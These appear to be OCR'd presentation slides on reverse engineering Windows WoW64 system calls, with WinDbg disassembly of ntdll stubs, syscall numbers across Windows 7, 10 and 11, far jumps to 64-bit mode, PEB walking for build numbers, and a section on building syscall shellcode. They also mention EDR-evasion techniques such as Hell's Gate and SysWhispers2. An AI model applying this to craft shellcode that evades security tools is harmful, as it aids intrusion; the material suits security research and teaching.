77652a20 b807001b00      mov     eax,1B0007h
77652a25 ba30886677      mov     edx,offset ntdll!Wow64Sys
77652a2a ffd2            call    edx
77652a2c c22800          ret     28h
77652a2f 90              nop
ntdll!NtWriteFile:
77652a30 b808001a00      mov     eax,1A0008h
77652a35 ba30886677      mov     edx,offset ntdll!Wow64Sys
77652a3a ffd2            call    edx
77652a3c c22400          ret     24h
```

- **Not incrementing:**
  - 0xd0004
  - 0x5
  - 0x1a0006
  - 0x1b0007
  - 0x1a0008

# Windows 10, 21H2

```
Command
0:000> u 77652ef0 -20 L30
ntdll!NtProtectVirtualMemory:
77652ed0 b850000000      mov     eax,50h
77652ed5 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77652eda ffd2            call    edx
77652edc c21400          ret     14h
77652edf 90              nop
ntdll!NtQuerySection:
77652ee0 b851000000      mov     eax,51h
77652ee5 ba30886677      mov     edx,offset ntdll!Wow64SystemServ
77652eea ffd2            call    edx
77652eec c21400          ret     14h
77652eef 90              nop
ntdll!NtResumeThread:
77652ef0 b852000700      mov     eax,70052h
77652ef5 ba30886677      mov     edx,offset ntdll!Wow64SystemServ
77652efa ffd2            call    edx
77652efc c20800          ret     8
77652eff 90              nop
ntdll!NtTerminateThread:
77652f00 b853000700      mov     eax,70053h
77652f05 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77652f0a ffd2            call    edx
77652f0c c20800          ret     8
77652f0f 90              nop
ntdll!NtReadRequestData:
77652f10 b854000000      mov     eax,54h
77652f15 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77652f1a ffd2            call    edx
77652f1c c21800          ret     18h
```

*Not Incrementing by 1!*

*Not Incrementing by 1!*

- Are syscall service numbers really incrementing by 1?
  - **0x50**
  - **0x51**
  - 0x70052
  - 0x70053
  - **0x54**

# Windows 10, 21H2

```
Command
0:000> u ntdll!ntprivilegecheck-20 L30
ntdll!NtPrepareComplete:
77653d20 b835010000      mov     eax,135h
77653d25 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77653d2a ffd2            call    edx
77653d2c c20800          ret     8
77653d2f 90              nop
ntdll!NtPrepareEnlistment:
77653d30 b836010000      mov     eax,136h
77653d35 ba30886677      mov     edx,offset ntdll!Wow64SystemServi
77653d3a ffd2            call    edx
77653d3c c20800          ret     8
77653d3f 90              nop
ntdll!NtPrivilegeCheck:
77653d40 b837010c00      mov     eax,0C0137h
77653d45 ba30886677      mov     edx,offset ntdll!Wow64SystemServi
77653d4a ffd2            call    edx
77653d4c c20c00          ret     0Ch
77653d4f 90              nop
ntdll!NtPrivilegeObjectAuditAlarm:
77653d50 b838010000      mov     eax,138h
77653d55 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77653d5a ffd2            call    edx
77653d5c c21800          ret     18h
77653d5f 90              nop
ntdll!NtPrivilegedServiceAuditAlarm:
77653d60 b839010000      mov     eax,139h
77653d65 ba30886677      mov     edx,offset ntdll!Wow64SystemServiceCall (77668830)
77653d6a ffd2            call    edx
77653d6c c21400          ret     14h
```

*Not Incrementing by 1!*

- Are syscall service numbers really incrementing by 1?
  - **0x135**
  - **0x136**
  - 0xc0137
  - **0x138**
  - **0x139**

# And This Means, What?


- If you wish to use syscalls with new Windows releases, you most likely will need to **dual load** NTDLL.
  - Dual loading NTDLL for syscalls is an old malware technique—multiple variations.
  - A modified **Hell's Gate** that grabs size DWORD, not size WORD would work, assuming no EDR.

- Syscall values that **do NOT increment by 1** means the following **will not always work**:
  - **ElephantSe4l's** sort by address technique,
    - **FreshyCalls**
    - **SysWhispers2**
  - **Halo's Gate**
  - They **will work** for syscalls where the SSNs **increment by 1**.

# Getting Syscall Values for OS Builds

- We used a scripted process via **WinDbg** and then parse the results with **Python** to form a **JSON**.
  - This process guarantees there are no **inaccuracies**.
  - The whole process takes just a few minutes.

```
0:000> u ntdll!NtWriteFile L1
ntdll!NtWriteFile:
77652a30 b808001a00      mov     eax,1A0008h
0:000> u ntdll!NtWriteFileGather L1
ntdll!NtWriteFileGather:
77652b80 b81b001a00      mov     eax,1A001Bh
0:000> u ntdll!NtWriteRequestData L1
ntdll!NtWriteRequestData:
77652f40 b857000000      mov     eax,57h
0:000> u ntdll!NtWriteVirtualMemory L1
ntdll!NtWriteVirtualMemory:
77652d70 b83a000000      mov     eax,3Ah
0:000> u ntdll!NtYieldExecution L1
```


Reverse Engineering
Windows Syscalls

# Windows 7: WoW64

- In Windows 7 Wow64, the syscall can be found via **fs:c0**.
  - The **FS** register points to the **TIB**.

```
0:009> u ntdll!ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory
777ffac0 b815000000      mov     eax,15h
777ffac5 33c9            xor     ecx,ecx
777ffac7 8d542404        lea     edx,[esp+4]
777ffacb 64ff15c0000000  call    dword ptr fs:[0C0h]
777ffad2 83c404          add     esp,4
777ffad5 c21800          ret     18h
```

*15h = SSN for NtAllocateVirtualMemory*

- **Eax** holds the **SSN** (syscall service number).
  - This one points to NtAllocateVirtualMemory

# Windows 7: WoW64

- We can dereference the **TIB** + **0xc0** to find a pointer to our far jump.
  - We then jump to 64-bit mode.
  - The **0x33** segment selector denotes 64-bit mode; **0x23** = 32bit mode

```
0:009> dd fs:c0
0053:000000c0  73962320 00000409 00000000 00000000
```

```
0:009> u 73962320
73962320 ea1e2796733300  jmp     0033:7396271E
73962327 0000            add     byte ptr [eax],al
```

*This far jump lets us transition from 32-bit to 64-bit code.*

- What is at **fs:c0**?
  - It points us to **X86SwitchTo64BitMode** in **wow64cpu.dll**.
    - By default, this is hidden from the PEB.
    - It is a **64-bit library**, in 32-bit address space.
    - The far jump goes to **CpupReturnFromSimulatedCode** in **wow64cpu.dll**.

# Windows 10

- There is a hardcoded offset in NTDLL that leads to the system call.
  - **Ntdll!Wow64SystemServiceCall** leads to **ntdll!Wow64Transition**.

```
0:000> u ntdll!ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory:
76fe2b10 b818000000      mov     eax,18h
76fe2b15 ba1088ff76      mov     edx,offset ntdll!Wow64SystemServiceCall (77358870)
76fe2b1a ffd2            call    edx
76fe2b1c c21800          ret     18h
76fe2b1f 90              nop
```

*18h = SSN for NtAllocateVirtualMemory*

```
0:000> u 77358870
ntdll!Wow64SystemServiceCall:
77358870 ff2528923f77    jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```

# Windows 10

- **Wow64Transition** leads us to a **far jump**, with code execution transitioning from 32- to **64-bit**.

```
0:000> u 77358870
ntdll!Wow64SystemServiceCall:
77358870 ff2528923f77    jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```

```
0:000> dd 773f9228
76f67000  76f67000 77099000 00000000 00000000
```

```
0:000> u 76f67000
76f67000 ea0970f6763300   jmp     0033:76F67009
76f67007 0000             add     byte ptr [eax],al
76f67009 41               inc     ecx
76f6700a ffa7f8000000     jmp     dword ptr [edi+0F8h]
```

*This far jump lets us transition from 32-bit to 64-bit code.*

# Um, So We Don't Actually Need this New-fangled Wow64SystemServiceCall?

- The new way with **Wow64SystemServiceCall** and **Wow64Transition**:

```
76fe2b15 ba1088ff76      mov     edx,offset ntdll!Wow64SystemServiceCall (77358870)
```

```
0:000> u 77358870
ntdll!Wow64SystemServiceCall:
77358870 ff2528923f77    jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```

```
0:000> dd 773f9228
76f67000  76f67000 77099000 00000000 00000000
```

- But the old Windows 7 way with **fs:c0** still works - backwards compatibility!

```
0:000> dd fs:c0
0053:000000c0  76f67000  00000409 00000000 00000000
```

- Both **fs:c0** and **Wow64Transition** lead to our far jump to 64-bit mode!
  - Both of these point to **76f67000**.

# Windows 11?

- Calling syscalls in **Windows 11** is very similar to **Windows 10**.

```
0:000> u ntdll!ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory:
77884d50 b818000000      mov     eax,18h
77884d55 ba408f8a77      mov     edx,offset ntdll!RtlInterlockedCompareExchange64+0x180
(778a8f40)
77884d5a ffd2            call    edx
77884d5c c21800          ret     18h
77884d5f 90              nop
```

*18h = SSN for NtAllocateVirtualMemory*


```
0:000> u  778a8f40
ntdll!Wow64SystemServiceCall:
778a8f40 ff2520c29377    jmp     dword ptr [ntdll!Wow64Transition (7793c220)]
778a8f46 cc              int     3
```

```
0:000> dd 7793c220
7793c220  77806000 7793c000 00000000 00000000
```

```
0:000> u 77806000
77806000 ea096080773300  jmp     0033:77806009
```

- The old **Windows 7** method of invoking syscalls still works!

```
0:000> dd fs:c0
0053:000000c0  77806000 00000409 00000000 00000000
```


Building
Syscall Shellcode

# Windows Releases

- Syscall **SSNs** change with each **new release** of Windows.
- We can determine the release by matching it to the **OS build** number.
- This information can be retrieved purely through shellcode via **introspection**.

## Windows 10

| OS Release Name | OS Build Number | OS Build (Hex) |
|---|---|---|
| 21H2 | 19044 | 4A64 |
| 21H1 | 19043 | 4A63 |
| 20H2 | 19042 | 4A62 |
| 2004, 20H1 | 19041 | 4A61 |
| 1909, 19H2 | 18363 | 47BB |
| 1903, 19H1 | 18362 | 47BA |
| 1809, RS5 | 17763 | 4563 |
| 1803, RS4 | 17134 | 42EE |
| 1709, RS3 | 16299 | 3FAB |
| 1703, RS2 | 15063 | 3AD7 |
| 1607, RS1 | 14393 | 3839 |
| 1511, TH2 | 10586 | 295A |
| 1507, TH1 | 10240 | 2800 |

## Windows 11

| OS Release Name | OS Build Number | OS Build (Hex) |
|---|---|---|
| Insider Preview | 25145 | 6239 |
| Insider Preview | 25115 | 621B |
| Insider Preview | 22621 | 585D |
| Insider Preview | 22610 | 5852 |
| 21H2 | 22000 | 55F0 |

## Win. Server 2022

| OS Release Name | OS Build Number | OS Build (Hex) |
|---|---|---|
| 21H2 | 20348 | 4F7C |

# Walking the PEB

- We can walk the **Process Environment Block** (PEB) to find useful pieces of information.

- **OSBuildNumber** is all we actually need if **Windows 10**.
  - It is at offset **0xAC** from the start of the PEB.
  - You could use **OSMajorVersion** and **OSMinorVersion** to check if different OS version

- As with anything PEB-related, we can find the PEB at **fs:[0x30]**.

```
ULONG OSMajorVersion;        //0xa4
ULONG OSMinorVersion;        //0xa8
USHORT OSBuildNumber;        //0xac
```

```
0:000> dd 00cc4000 +0xac
00cc40ac  00004a64 00000002 00000003 00000006
```

0x4a64 = **21h2**

*This is the most recent Windows 10 release.*

# Identifying OSMajorVersion & OSMinorVersion

- **OSMajorVersion** & **OSMinorVersion** can determine **which version** of Windows.

- The **PEB** combined with these to identify older versions versions of Windows.

```
0:009> dd 7efde000 +0xa4
7efde0a4  00000006 00000001 01001db1 00000002

0:009> dd 7efde000 +0xa8
7efde0a8  00000001 01001db1 00000002 00000003
```

**6.1 = Window 7**

```
